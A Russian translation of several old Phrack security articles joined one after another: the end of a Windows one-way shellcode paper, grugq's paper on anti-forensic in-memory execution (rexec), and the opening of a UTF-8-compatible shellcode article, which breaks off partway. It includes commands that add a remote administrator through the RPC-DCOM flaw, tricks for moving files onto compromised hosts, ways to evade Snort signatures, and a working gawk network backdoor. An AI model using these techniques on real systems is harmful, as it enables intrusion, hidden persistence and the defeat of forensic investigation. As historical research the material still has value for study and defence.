Специалисты по безопасности придумали и другие оригинальные механизмы. Например, 91-байтовый шеллкод Brett Moore, опубликованный в рассылке Pen-Test (http://seclists.org/lists/pen-test/2003/Jan/0000.html). Он похож на шеллкод поиска сокета, только вместо поиска атакующего соединения создаёт новый процесс CMD для каждого дескриптора сокета.

Форум XFocus также обсуждал вариацию шеллкода поиска сокета: вместо проверки порта назначения для идентификации соединения шеллкод считывает 4 дополнительных байта из каждого дескриптора и при совпадении с сигнатурой привязывает CMD-оболочку к этому соединению. Реализация:

• Эксплойт отправляет дополнительные байты-сигнатуру (`"ey4s"`) после строки переполнения
• Шеллкод переводит каждый дескриптор сокета в неблокирующий режим
• Шеллкод вызывает API `recv()` для проверки `"ey4s"`
• При совпадении — запускает CMD
• В противном случае — продолжает цикл

Также возможна передача сигнатуры с флагом `MSG_OOB` (реализация san _at_ xfocus d0t org).

Ещё одна возможность — шеллкод, выполняющий команду, встроенную в него самого, без необходимости устанавливать сетевое соединение. Шеллкод просто выполняет команду через `CreateProcess()` и завершается. Пример реализации — `dcomx.c` в разделе кода. Например, для добавления удалённого администратора на машину с уязвимостью RPC-DCOM, обнаруженной LSD:

```
# dcomx 10.1.1.1 "cmd /c net user /add compaquser compaqpass"
# dcomx 10.1.1.1 "cmd /c net localgroup /add administrators compaquser"
```

Одно из самых распространённых действий после взлома машины — загрузка или скачивание файлов. Мы обычно скачиваем файлы с цели в качестве доказательства успешного проникновения, а также загружаем дополнительные инструменты на сервер для дальнейших атак на внутренние машины.

При отсутствии брандмауэра можно легко воспользоваться стандартными инструментами Windows:

```
ftp -s:script
tftp -i myserver GET file.exe
```

Однако в условиях полной фильтрации трафика файлы всё равно можно передавать через оболочку, полученную с помощью однонаправленного шеллкода. Восстановить бинарный файл

позволяет команда `debug.exe`, доступная практически в каждой Windows.

Текстовые файлы можно создавать командой `echo`. Но создать бинарный файл без помощи `debug.exe` не получится. Восстановление бинарного файла через `debug.exe` выглядит следующим образом:

```
C:\>echo nbell.com>b.s
C:\>echo a>>b.s
C:\>echo dw07B8 CD0E C310>>b.s
C:\>echo.>>b.s
C:\>echo R CX>>b.s
C:\>echo 6 >>b.s
C:\>echo W>>b.s
C:\>echo Q>>b.s
C:\>debug<b.s
```

Команды `echo` формируют скрипт для `debug.exe` с необходимыми инструкциями в шестнадцатеричном виде. Последняя команда передаёт скрипт в `debug.exe`, который создаёт бинарный файл.

Ограничение: нельзя создавать бинарные файлы размером более 64 КБ — это ограничение самого `debug.exe`.

Для загрузки более крупных бинарных файлов лучше использовать Visual Basic Script. Интерпретатор VBS (`cscript.exe`) доступен по умолчанию практически на всех платформах Windows. Стратегия следующая:

1. Создать VBS-скрипт, который считывает hex-код из файла и записывает его как бинарный.
2. Загрузить скрипт на цель с помощью команды `echo`.
3. Считать файл для загрузки и командой `echo` записать его hex-код в файл на целевом сервере.
4. Запустить VBS-скрипт для преобразования hex-кода в бинарный файл.

Пример скрипта для чтения бинарного файла и создания печатаемого hex-файла:

```
dread: while (1){
□$nread2 = sysread(INFO, $disbuf, 100);
□last dread if $nread2 == 0;
□@bytes = unpack "C*", $disbuf;
□foreach $dab (@bytes){
□□$txt .= sprintf "%02x", $dab;
□}
□$to .= "echo $txt >>outhex.txt\n";
□$nnn++;
□if ($nnn > 100) {
□□print SOCKET $to;
□□receive();
□□print ".";
□□$to="";
□□$nnn=0;
□}
□$txt = "";
}
```

Затем создаём VBS-декодер `tobin.vbs` на целевой машине с помощью команды `echo`. Декодер считывает `outhex.txt` и восстанавливает бинарный файл:

```
Set arr = WScript.Arguments
Set wsf = CreateObject("Scripting.FileSystemObject")
Set infile = wsf.opentextfile(arr(arr.Count-2), 1, TRUE)
Set file = wsf.opentextfile(arr(arr.Count-1), 2, TRUE)
do while infile.AtEndOfStream = false
□line = infile.ReadLine
       For x = 1 To Len(line)-2 Step 2
```

```
□□□thebyte = Chr(38) & "H" & Mid(line, x, 2)
□□□file.write Chr(thebyte)
       Next
loop
file.close
infile.close
```

После того как декодер размещён на целевой машине, достаточно выполнить:

```
# cscript tobin.vbs outhex.txt out.exe
```

Получив возможность загружать файлы на машину, мы можем загрузить Base64-энкодер на целевую машину. С его помощью любой файл кодируется в печатаемый формат Base64. Вывод легко захватить из командной строки. Сохранив полный файл в Base64, можно использовать WinZip или любой Base64-декодер для восстановления бинарного файла. Следующие команды позволяют получить любой файл с целевой машины:

```
print SOCKET "base64 -e $file outhex2.txt\n";
receive();
print SOCKET "type outhex2.txt\n";
open(RECV, ">$file.b64");
print RECV receive();
```

Всё описанное выше можно автоматизировать. Пример передачи файлов в действии — `hellobug.pl` в разделе кода.

---

6. Обход обнаружения IDS

В Snort есть несколько сигнатур Attack-Response, позволяющих обнаруживать стандартный вывод Windows CMD-оболочки. При каждом запуске CMD отображается баннер:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\sk
```

Существует правило Snort, перехватывающее этот баннер:

http://www.snort.org/snort-db/sid.html?sid=2123

Избежать его срабатывания легко, запустив `cmd.exe` с параметром `/k` в шеллкоде. Достаточно добавить 3 байта, изменив `"cmd"` на `"cmd /k"`. Также может потребоваться увеличить на 3 значение счётчика байт для декодирования.

Существует и другое правило Snort, перехватывающее вывод команды `dir` в Windows-оболочке:

http://www.snort.org/snort-db/sid.html?sid=1292

Правило сравнивает `"Volume Serial Number"` в любом установленном сетевом пакете и при совпадении генерирует предупреждение.

```
# dir
 Volume in drive C is Cool
 Volume Serial Number is SKSK-6622

 Directory of C:\Documents and Settings\sk

06/18/2004  06:22 PM    <DIR>          .
06/18/2004  06:22 PM    <DIR>          ..
12/01/2003  01:08 AM                58 ReadMe.txt
```

Чтобы избежать срабатывания, нужно добавить `/b` в команду `dir`. Лучше всего задать это через переменную окружения:

```
# set DIRCMD=/b
# dir
ReadMe.txt
```

Snort также имеет сигнатуру для обнаружения "`Command completed`":

http://www.snort.org/snort-db/sid.html?sid=494

Это сообщение генерирует команда `net`. Достаточно создать обёртку для `net`, не отображающую статус "`Command completed`", или использовать альтернативные инструменты типа `nbtdump`.

---

7. Перезапуск уязвимого сервиса

После переполнения буфера уязвимый сервис, как правило, становится нестабильным. Даже если его удаётся удержать, повторно атаковать его уже не получится. Хотя это можно попытаться исправить в шеллкоде, проще всего перезапустить уязвимый сервис через оболочку. Обычно для этого используется команда `at` — она планирует перезапуск сервиса после выхода из оболочки.

Например, для перезапуска IIS:

```
#at <time> iisreset
```

В случае MS SQL Server достаточно запустить службу `sqlserveragent`. Это вспомогательная служба, устанавливаемая по умолчанию вместе с MS SQL Server. Она постоянно проверяет, работает ли процесс SQL Server, и при необходимости запускает его. Выполнение следующей команды в оболочке запустит эту службу, которая в свою очередь перезапустит MS SQL Server после нашего выхода:

```
#net start sqlserveragent
```

Ещё один пример — уязвимость службы Workstation, обнаруженная Eeye. Вспомогательной службы нет, но можно завершить и перезапустить соответствующие службы:

```
1. Kill the Workstation service
#taskkill /fi "SERVICES eq lanmanworkstation" /f

2. restart required services
#net start workstation
#net start "computer browser"
#net start "Themes" <== optional
#net start "messenger"   <== optional
...
```

После этого машину можно снова атаковать через эксплойт Workstation.

---

8. Конец шеллкода?

Шеллкод прост в использовании и, вероятно, лучше всего иллюстрирует серьёзность уязвимости в демонстрационных кодах. Тем не менее существуют и более продвинутые стратегии полезных нагрузок, опубликованные LSD в компоненте Windows ASM, Core Security в Syscall Proxy, Dave Aitel в MOSDEF и др. Эти решения предлагают значительно больше возможностей, чем простая оболочка. В разделе ссылок приводятся хорошие источники для дальнейшего изучения. Мы надеемся, что вам понравилась наша статья, как и другие качественные материалы Phrack.

---

9. Благодарности

Мы хотели бы поблагодарить многих замечательных людей за непрекращающийся поток информации, питающий нашу жажду знаний. Без них сфера безопасности была бы скучной.

Мой наставник, мой друг: sam, pokleyzz, wanvadder, wyse, socket370 и остальные из =da scan clan=, Ey4s, San и всем, кто поддерживает команду XFocus! RD и остальные из THC! The Grugq! Saumil! Sheeraj! Nitesh! Caddis из Team-Teso! CK и остальные из команды SIG^2! Sensepost! BrightVaio! L33tdawg и остальные из команды HackInTheBox!

Приветствия гуру: HD Moore! Halvar! HSJ! Michal, Adam и остальные из LSD! (David) Mnemonic! Dave Aitel! EEYE! Brett Moore! И многим другим докладчикам Black Hat за их превосходные исследования!

---

10. Ссылки

- Код к статье: http://www.scan-associates.net/papers/one-way.zip
- Шеллкод и эксплойты: HSJ — http://hsj.shadowpenguin.org/misc/
- Больше шеллкодов: HD Moore — http://www.metasploit.com
- Продвинутые payload: CORE Security
- Syscall Proxying: http://www.blackhat.com/html/bh-usa-02/bh-usa-02-speakers.html#Maximiliano Caceres
- Inlineegg: http://oss.coresecurity.com/projects/inlineegg.html
- LSD: http://www.hivercon.com/hc02/talk-lsd.htm
- Eeye: http://www.blackhat.com/html/win-usa-03/win-usa-03-speakers.html#Riley Hassel
- Dave Aitel: http://www.immunitysec.com/MOSDEF/
- Alexander E. Cuttergo (Impurity)

---

11. Код

См. http://www.scan-associates.net/papers/one-way.zip

FIST! FIST! FIST! Its all in the wrist: Remote Exec

Автор: grugq

Содержание

---

1 — Аннотация

Инфраструктура антикриминалистики строится на трёх стратегиях: уничтожении данных, сокрытии данных и «контрацепции данных». В статье излагаются принципы контрацепции данных и описывается техника проведения соответствующей атаки. Эта техника позволяет выполнить бинарный файл на удалённой системе без создания файла на диске.

---

2 — Введение

За годы, прошедшие с момента появления первых двух стратегий антикриминалистики [grugq 2002], публичных исследований на эту тему почти не добавлялось. Настоящая статья вводит и рассматривает третью ключевую стратегию антикриминалистики — контрацепцию данных. Как и остальные антикриминалистические стратегии — уничтожение и сокрытие данных, — контрацепция данных направлена на сокращение количества и качества криминалистических улик. Достигается это за счёт двух ключевых принципов: предотвращения попадания данных на диск и использования стандартных утилит вместо специализированных инструментов там, где это только возможно.

В оставшейся части статьи мы исследуем контрацепцию данных: сначала рассмотрим её основные принципы, затем — требования к соответствующему инструменту, и наконец — проектирование и реализацию такого инструмента: rexec (remote exec).

---

3 — Принципы

Контрацепция данных — это попытка ограничить количество и качество криминалистических улик, не допуская попадания ценных с криминалистической точки зрения данных на диск. Для взаимодействия с операционной системой используются два ключевых подхода: во-первых, работа исключительно в памяти; во-вторых, применение стандартных утилит вместо специально написанных инструментов.

Первый принцип контрацепции данных — не допускать попадания данных на диск — особенно важен при работе с файлами, напрямую взаимодействующими с операционной системой: бинарными файлами, LKM и скриптами. Второй принцип служит руководством при реализации первого и гарантирует, что любые данные, всё же оказавшиеся на диске, будут иметь минимальную ценность для криминалистического аналитика.

Работа исключительно в памяти — не новая техника, и в области разработки руткитов она уже достаточно хорошо изучена. Однако применение техник «только в памяти» в ходе тестирования на проникновение задокументировано значительно хуже. В технологиях руткитов наиболее распространённым методом работы в памяти является использование `ptrace()` для подключения к существующему процессу и внедрения кода в его адресное пространство. Помимо этого, хорошо известна техника прямого внедрения модулей ядра. Данная статья сосредоточена на разработке систем, работающих исключительно в памяти, применительно к инструментам тестирования на проникновение.

Реализация системы, работающей только в памяти, требует программы на удалённой целевой машине, выступающей сервером для взаимодействия с операционной системой. Этот сервер работает либо как Inter Userland Device (IUD) — предоставляя доступ к собственному адресному пространству, — либо как Intra Userland Device (IUD) — предоставляя доступ к чужому адресному пространству. В любом случае IUD критически важен для успешного проведения атаки с контрацепцией данных.

Второй принцип контрацепции данных критически важен для снижения эффективности криминалистической экспертизы. Использование стандартных утилит означает, что аналитику нечего восстанавливать. Примером может служить бэкдор, написанный на `gawk`. Начиная с некоторой версии 3.x GNU Awk поддерживает сетевое программирование. Зачем разработчики GNU добавили поддержку сети в инструмент обработки текста — несколько загадочно, однако это полезная возможность для атаки с контрацепцией данных. Вот демонстрационный бэкдор, написанный за несколько минут на `gawk`:

```
#!/usr/bin/gawk -f

BEGIN {
        Port    =       8080
        Prompt  =       "bkd> "

        Service = "/inet/tcp/" Port "/0/0"
        while (1) {
                do {
                        printf Prompt |& Service
                        Service |& getline cmd
                        if (cmd) {
                                while ((cmd |& getline) > 0)
                                        print $0 |& Service
                                close(cmd)
                        }
                } while (cmd != "exit")
                close(Service)
        }
}
```

Чтобы эффективно использовать подобный скрипт в атаке, злоумышленник применяет первый принцип антикриминалистики. На практике это означает, что он запускает интерпретатор скриптов и затем передаёт сам скрипт на его стандартный ввод. Это предотвращает появление скрипта на

диске, где он мог бы быть обнаружен в ходе криминалистического анализа.

Используя эти два принципа контрацепции данных, оставшаяся часть статьи рассматривает существующие инструменты, а также проектирование и реализацию remote exec — rexec.

---

4 — Предпосылки

Уже существует ряд проектов, использующих методологию контрацепции данных, хотя сам термин появился позже их разработки. Из известных автору проектов следует выделить: MOSDEF, Core Impact и ftrans. Первые два — коммерческие инструменты тестирования на проникновение, последний — «антиприманочный» инструмент.

Core Impact реализует технику контрацепции данных под названием «проксирование системных вызовов» (syscall proxying). Core Impact использует скомпрометированный процесс в качестве IUD (Intra) и клиент, содержащий «бизнес-логику» атакующего. IUD-сервер выполняет системные вызовы для клиента и возвращает результат, что позволяет коду атакующего работать локально на клиентской системе, ведя себя при этом как при локальном выполнении на удалённой машине. По словам Дейва Эйтела (Dave Aitel), эта техника имеет ряд проблем, связанных преимущественно со скоростью выполнения и сложностями с `fork()`.

В качестве решения проблем, с которыми он столкнулся при реализации syscall proxying в Core Impact, Дейв Эйтел разработал MOSDEF. MOSDEF использует скомпрометированный процесс как IUD (Intra) и клиент, содержащий компилятор. Это позволяет тестировщику проникновения собрать произвольную программу на клиенте и внедрить её в адресное пространство, находящееся под управлением IUD, для последующего выполнения. В этой технике код атакующего работает на удалённом хосте, однако существует исключительно в памяти. Проблемы данного подхода связаны с ограничениями на размер и сложность кода атакующего, а также со всеми сложностями реализации компилятора.

Не связанный с двумя предыдущими инструментами, ftrans — чистый антикриминалистический инструмент, предназначенный для работы в крайне враждебной криминалистической среде ханипота. Программа ftrans использует специально созданный сервер, который применяет SSL для копирования бинарного файла с клиента в собственное адресное пространство. Затем с помощью `ul_exec()` [grugq 2004] выполняется бинарный файл из буфера памяти. Эта техника наиболее близка к тому, что обсуждается в данной статье, — проектированию и реализации rexec.

---

5 — Требования

При контрацепции данных следует избегать любых действий, требующих создания файла. Наиболее распространённая причина необходимости файла — выполнение бинарника. Создание инструмента, способного выполнить произвольный бинарный файл на удалённом хосте, открывает множество вариантов реализации. Требования необходимо сузить до управляемого набора, руководствуясь принципами контрацепции данных. Из этих требований затем можно выработать проектные решения и приступить к реализации.

Во-первых, инструмент должен работать поверх произвольного количества шелл-соединений, поэтому протокол обмена данными между клиентом и сервером должен быть основан на ASCII-тексте. Использование ASCII означает медленный протокол, однако надёжность и эффективность важнее скорости для применения инструмента в реальных условиях.

Во-вторых, IUD-сервер должен быть стандартной Unix-утилитой, а не специально написанным инструментом. Таким образом, обнаружение сервера не будет свидетельствовать о том, что скомпрометированная машина подверглась атаке с контрацепцией данных. Использование стандартной утилиты вместо написания собственного инструмента означает, что IUD-сервер не будет «умным» в своей работе. Исходя из изложенных требований, очевидно, что клиент должен быть сложным, чтобы компенсировать простоту сервера. Это приемлемо, поскольку пользователь инструмента контрацепции данных будет иметь полный контроль как минимум над одной машиной.

---

6 — Проектирование и реализация

Базовая схема инструмента контрацепции данных для выполнения бинарных файлов на удалённой системе исключительно из памяти выглядит следующим образом:

```
*) использовать IUD для получения доступа к адресному пространству
*) загрузить исполняемый бинарный файл в память
*) загрузить бинарный файл в адресное пространство
*) передать управление выполнением бинарному файлу
```

Библиотека для загрузки ELF-бинарников из памяти в существующее адресное пространство уже существует: `ul_exec`. Её использование позволяет инструменту просто загрузить копию `ul_exec` и бинарный файл, а затем передать управление `ul_exec()`. Таким образом, для реализации инструмента контрацепции данных требуется лишь подходящий IUD.

Подходящий IUD должен представлять собой стандартную Unix-утилиту, способную манипулировать регистрами и памятью и принимать команды в текстовом виде. Очевидное решение — `gdb`. GNU-отладчик использует текстовые команды для взаимодействия с ведомым дочерним процессом и управления им.

Использование `gdb` в качестве IUD позволяет атакующему быть независимым от конкретного эксплойта при антикриминалистических атаках. После получения доступа к оболочке посредством произвольного эксплойта атакующий может выполнить любой бинарный файл, не оставив криминалистического следа. Точно так же, получив шелл-доступ к хосту, атакующий может выполнить произвольную команду, не оставив криминалистически значимых улик. IUD, не связанный со скомпрометированным процессом, позволяет атакующему применять антикриминалистические техники в любой момент после захвата машины, а не только во время начальной фазы эксплуатации.

6.1 — gdbprpc

Для взаимодействия с `gdb` была написана библиотека, создающая обёртки для ключевых функций IUD: доступа к памяти и регистрам, а также управления выполнением различных областей кода. Эта библиотека, `gdbrpc`, создаёт произвольный ведомый дочерний процесс, адресным пространством которого можно манипулировать.

Каждая сессия `gdbrpc` описывается абстрактным объектом `rgp_t`. Этот объект создаётся с помощью `rgp_init()`, которая принимает читаемый и записываемый файловый дескриптор для шелла на основе pty. Средства выполнения системных вызовов, а также просмотра и установки содержимого памяти инкапсулированы за стандартизированными вызовами функций. Например:

```
int rgp_brk(rgp_t *rp, void * end_data_segment);
```

```
void rgp_set_addr32(rgp_t *rp, void *addr, unsigned int val);
unsigned int rgp_get_addr32(rgp_t *rp, void *addr);
void rgp_set_reg(rgp_t *rp, rgp_reg reg, unsigned int val);
```

Копирование данных в ведомый процесс и из него осуществляется с помощью функций:

```
void rgp_copy_to(rgp_t *rp, void *remote, void *local, size_t n);
void rgp_copy_from(rgp_t *rp, void *local, void *remote, size_t n);
```

Имея API `gdbrpc`, несложно выделить память в процессе, скопировать в неё произвольные объёмы кода и данных и передать управление выполнением.

6.2 — ul_exec

Чтобы библиотека `ul_exec` была корректно загружена в адресное пространство, её необходимо переместить по адресу загрузки. Это делается внутри `rexec`. Сначала `rexec` выделяет место для библиотеки в удалённом адресном пространстве с помощью `rpg_mmap()`. Полученный адрес затем используется для перемещения локально загруженной копии библиотеки `ul_exec`, после чего перемещённая библиотека загружается удалённо.

После того как библиотека `ul_exec` загружена в адресное пространство, остаётся лишь создать буфер памяти, содержащий нужный ELF-бинарник. Это тривиально выполняется с помощью `rgp_mmap()` и `rgp_copy_to()`.

Наконец, собрав всё воедино, весь процесс можно инкапсулировать в единственный вызов:

```
int rx_execve(int fd, char *fname, int argc, char **argv);
```

---

7 — Заключение

Наряду с двумя другими антикриминалистическими стратегиями — уничтожением и сокрытием данных — контрацепция данных помогает атакующему снизить эффективность криминалистического анализа. Техники атак с контрацепцией данных активно использовались в прошлом, хотя без формулировки основополагающих принципов. Эти два принципа — работа в памяти для предотвращения попадания данных на диск и использование стандартных утилит вместо компрометирующих специализированных инструментов — образуют ядро стратегии контрацепции данных. Неотъемлемым компонентом атак с контрацепцией данных является IUD, выступающий сервером и предоставляющий клиенту доступ к операционной системе без изменения файловой системы.

Инструмент, реализующий атаку с контрацепцией данных, — remote exec — использует `gdb` как IUD, предоставляющий доступ к адресному пространству ведомого процесса. Доступ к `rexec` требует сложного клиента, способного получить доступ к шеллу на основе pty. Для инкапсуляции протокола `rexec` был разработан отдельный инструмент: `xsh`. «eXploit SHell» встроен в `screen` и предоставляет богатую среду контрацепции данных для антикриминалистических атак в ходе тестирования на проникновение.

---

8 — Благодарности

gera, mammon, grendel PhD, xvr, a_p, _dose, "the old man", apach3, random, joey, mikasoft, eugene.

---

9 — Библиография

• grugq 2002 — The Art of Defiling: Defeating Forensic Analysis on Unix
    https://phrack.org/issues/59/6#article

  - grugq 2004 — The Design and Implementation of ul_exec
    http://www.hcunix.net/papers/grugq_ul_exec.txt

---

10 — Исходный код

[Таблица из 504 записей — опущена] *(uuencoded архив rexec-0.8.5.tar.gz)*

Написание шеллкодов, совместимых с UTF-8

Автор: Thomas Wana aka. greuff

Содержание

---

1. Аннотация

В этой статье рассматривается создание шеллкода, который распознаётся как допустимый любым UTF-8-парсером. Задача схожа с проблемой алфавитно-цифровых шеллкодов, описанной rix в phrack 57 [4], однако здесь нам доступно значительно больше символов, поэтому почти всегда можно построить шеллкод, являющийся корректным UTF-8 и выполняющий нужные действия.

В статье приведено краткое введение в UTF-8 и описан набор символов, доступный для построения шеллкодов. Вы убедитесь, что в общем случае любой шеллкод можно сделать допустимым UTF-8, однако для этого придётся хорошо подумать. В конце для справки приводится рабочий пример.

---

2. Что такое UTF-8?

Для отличного введения в тему настоятельно рекомендую прочитать "UTF-8 and Unicode FAQ" [1] Маркуса Куна.

UTF-8 — это кодировка символов, пригодная для представления всех 2^31 символов, определённых стандартом UNICODE. Самое замечательное в UTF-8 то, что все ASCII-символы (нижняя кодовая страница стандартных кодировок вроде ISO-8859-1 и т.д.) в UTF-8 остаются теми же — никакое преобразование не требуется. Это значит, что в лучшем случае все ваши конфигурационные файлы в /etc и все тексты на английском языке на вашем компьютере уже являются на 100% допустимым UTF-8.

Символы Unicode записываются так: U-0000007F, что означает «128-й символ в пространстве символов Unicode». Такое представление позволяет легко обозначить все 2^31 символов стандарта Unicode, но оно расточительно (при написании английского или западного текста) и — что важнее — сильно затрудняет переход на Unicode (необходимо перекодировать все имеющиеся файлы). «Hello» в таком представлении выглядело бы так:

```
U-00000047 U-00000065 U-0000006C U-0000006C U-0000006F
```

что в шестнадцатеричном виде:

```
\x47\x00\x00\x00 \x65\x00\x00\x00 \x6C\x00\x00\x00 \x6C\x00\x00\x00
\x6F\x00\x00\x00
```

(для сторонников little endian).
Какое расточительство! 20 байт для 5 символов... Тот же текст в UTF-8:

```
"Hello"
```

:-)

Рассмотрим кодировку подробнее.

2.1. UTF-8 подробно

UTF-8 может представить любой символ Unicode в последовательности от 1 до 6 байт.

Как уже упоминалось, символы нижней кодовой страницы (коды ASCII) совпадают в Unicode — их значения лежат в диапазоне U-00000000 — U-0000007F. Для их представления достаточно 7 бит. UTF-8 говорит: если для символа достаточно 7 бит, упакуйте его в один байт — и всё в порядке.

Символы Unicode со значениями больше U-0000007F должны быть отображены в два и более байта согласно таблице ниже:

```
U-00000000 - U-0000007F: 0xxxxxxx
U-00000080 - U-000007FF: 110xxxxx 10xxxxxx
U-00000800 - U-0000FFFF: 1110xxxx 10xxxxxx 10xxxxxx
U-00010000 - U-001FFFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
U-00200000 - U-03FFFFFF: 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
U-04000000 - U-7FFFFFFF: 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
```

Пример: U-000000C4 (LATIN CAPITAL LETTER A WITH DIAERESIS)

Значение этого символа находится между U-00000080 и U-000007FF, поэтому нужно 2 байта. 0xC4 в двоичном виде — 11000100. UTF-8 заполняет позиции 'x' этими битами, начиная с наименее значимого:

```
     110xxxxx 10xxxxxx
+         11   000100
```

```
      -----------------
      11000011 10000100
```

что даёт 0xC3 0x84 в UTF-8.

Пример: U-0000211C (BLACK-LETTER CAPITAL R)

Аналогично. По таблице выше, для кодирования этого символа нужно 3 байта.

0x211C в двоичном виде — 00100001 00011100. Заполним позиции:

```
      1110xxxx 10xxxxxx 10xxxxxx 10xxxxxx
  +         00   100001   000100   011100
      ----------------------------------
      11100000 10100001 10000100 10011100
```

что даёт 0xE0 0xB1 0x84 0x9C в UTF-8.

Надеюсь, общая идея теперь понятна :-)

2.2. Преимущества UTF-8

UTF-8 сочетает гибкость Unicode (никаких больше проблем с кодовыми страницами!) с простотой использования традиционных кодировок. Кроме того, переход к повсеместной поддержке UTF-8 осуществляется легко, поскольку любой обычный 7-битный ASCII-файл (существующий с 60-х годов) останется допустимым и в будущем без каких-либо изменений. Вспомните о ваших конфигурационных файлах!

---

3. Необходимость шеллкодов, совместимых с UTF-8

Итак, зная, что UTF-8 ждёт нас в будущем, — зачем нам шеллкоды, являющиеся допустимым UTF-8-текстом?

UTF-8 — кодировка по умолчанию для XML, а поскольку всё больше протоколов начинают использовать XML и всё больше сетевых демонов работают с этими протоколами, вероятность обнаружить уязвимость в подобной программе возрастает. Вдобавок приложения начинают передавать пользовательский ввод в кодировке UTF-8. Рано или поздно вы переполните буфер данными в UTF-8. И вы захотите, чтобы эти данные были одновременно исполняемыми и допустимыми UTF-8.

3.1. Последовательности UTF-8

К счастью, ситуация не такая отчаянная, как с алфавитно-цифровыми шеллкодами. Там нас ограничивал очень узкий набор символов, что сильно сужало доступные инструкции. При работе с UTF-8 пространство символов значительно шире, но есть одна проблема: мы ограничены в _последовательности_ символов. Например, при создании алфавитно-цифровых шеллкодов нас не интересует порядок следования «AAAC» или «CAAA» (кроме того, что инструкции должны иметь смысл :)). Но в UTF-8, например, за 0xBF не может следовать 0xBF. После одних байтов допустимы лишь определённые другие. Именно в этом и состоит всё волшебство UTF-8-шеллкодов.

3.1.1. Возможные последовательности

Рассмотрим доступное «пространство кодов UTF-8» подробнее:

```
U-00000000 - U-0000007F: 0xxxxxxx = 0 - 127 = 0x00 - 0x7F
   Это похоже на алфавитно-цифровые шеллкоды — любой символ
   может следовать за любым, так что 0x41 0x42 0x43, например,
   не вызывает проблем.

U-00000080 - U-000007FF: 110xxxxx 10xxxxxx
   Первый байт: 0xC0 - 0xDF
   Второй байт: 0x80 - 0xBF
   Здесь есть проблема. Допустимой последовательностью будет 0xCD 0x80
   (узнаёте её? int $0x80 :)), потому что байт, следующий за 0xCD,
   должен быть в диапазоне от 0x80 до 0xBF. Недопустимой
   последовательностью будет 0xCD 0x41 — любой UTF-8-парсер
   споткнётся об это.

U-00000800 - U-0000FFFF: 1110xxxx 10xxxxxx 10xxxxxx
   Первый байт: 0xE0 - 0xEF
   Следующие 2 байта: 0x80 - 0xBF
   Если последовательность начинается с 0xE0–0xEF, за ним должны
   следовать два байта в диапазоне 0x80–0xBF. К счастью, здесь
   часто можно использовать 0x90 — nop. Но об этом позже.

U-00010000 - U-001FFFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
   Первый байт: 0xF0 - 0xF7
   Следующие 3 байта: 0x80 - 0xBF
   Идея ясна.

U-00200000 - U-03FFFFFF: 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
   Первый байт: 0xF8 - 0xFB
   Следующие 4 байта: 0x80 - 0xBF

U-04000000 - U-7FFFFFFF: 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
   Первый байт: 0xFC - 0xFD
   Следующие 5 байт: 0x80 - 0xBF
```

Итак, теперь мы знаем, какие байты образуют UTF-8:

```
0x00 - 0x7F  — без ограничений
0x80 - 0xBF  — только как «байт-продолжение» внутри последовательности
0xC0 - 0xDF  — начальный байт двухбайтовой последовательности (1 байт-продолжение)
0xE0 - 0xEF  — начальный байт трёхбайтовой последовательности (2 байта-продолжения)
0xF0 - 0xF7  — начальный байт четырёхбайтовой последовательности (3 байта-продолжения)
0xF8 - 0xFB  — начальный байт пятибайтовой последовательности (4 байта-продолжения)
0xFC - 0xFD  — начальный байт шестибайтовой последовательности (5 байт-продолжений)
0xFE - 0xFF  — не используются! (фактически встречаются лишь однажды в UTF-8-тексте —
               последовательность 0xFF 0xFE обозначает начало такого текста)
```

3.1.2. Кратчайшая форма UTF-8

К сожалению (для нас), Corrigendum #1 к стандарту Unicode [2] требует, чтобы UTF-8-парсеры принимали только «кратчайшую форму UTF-8» как допустимую последовательность.

В чём проблема?

Без этого правила символ U+0000000A (перевод строки) можно было бы кодировать по-разному:

```
0x0A
0xC0 0x8A
```

```
0xE0 0x80 0x8A
0xF0 0x80 0x80 0x8A
0xF8 0x80 0x80 0x80 0x8A
0xFC 0x80 0x80 0x80 0x80 0x8A
```

Это создало бы серьёзную проблему безопасности, если бы UTF-8-парсеры принимали _все_ возможные формы. Достаточно вспомнить функцию strcmp — она сравнивает строки побайтово (и при сравнении UTF-8-строк это всё ещё так). Атакующий мог бы создать строку в более длинной форме и таким образом обойти проверки сравнения строк.

Именно поэтому UTF-8-парсеры _обязаны_ принимать только кратчайшую возможную форму последовательности. Это исключает последовательности, начинающиеся со следующих битовых шаблонов:

```
1100000x (10xxxxxx)
11100000 100xxxxx (10xxxxxx)
11110000 1000xxxx (10xxxxxx 10xxxxxx)
11111000 10000xxx (10xxxxxx 10xxxxxx 10xxxxxx)
11111100 100000xx (10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx)
```

Теперь некоторые последовательности становятся недопустимыми, например 0xC0 0xAF, — символ Unicode в результате кодируется не в кратчайшей форме.

3.1.3. Допустимые последовательности UTF-8

Зная всё это, можно определить, какие последовательности являются допустимыми UTF-8:

Кодовые точки	1-й байт	2-й байт	3-й байт	4-й байт
U+0000..U+007F	00..7F			
U+0080..U+07FF	C2..DF	80..BF		
U+0800..U+0FFF	E0	A0..BF	80..BF	
U+1000..U+FFFF	E1..EF	80..BF	80..BF	
U+10000..U+3FFFF	F0	90..BF	80..BF	80..BF
U+40000..U+FFFFF	F1..F3	80..BF	80..BF	80..BF
U+100000..U+10FFFF	F4	80..8F	80..BF	80..BF

Теперь перейдём к построению UTF-8-шеллкода!

---

4. Создание шеллкода

Прежде чем начать, убедитесь, что вы умеете создавать «стандартный» шеллкод — то есть шеллкод без ограничений на используемые инструкции.

Мы знаем, какие символы доступны, и понимаем, что нужно следить за последовательностями символов. В принципе, любой шеллкод можно преобразовать в совместимый с UTF-8, однако нередко потребуются определённые хитрости.

4.1. Полезные байты

Главная сложность при создании UTF-8-шеллкода — соблюдать правильные последовательности.

```
"\x31\xc9"          // xor %ecx, %ecx
"\x31\xdb"          // xor %ebx, %ebx
```

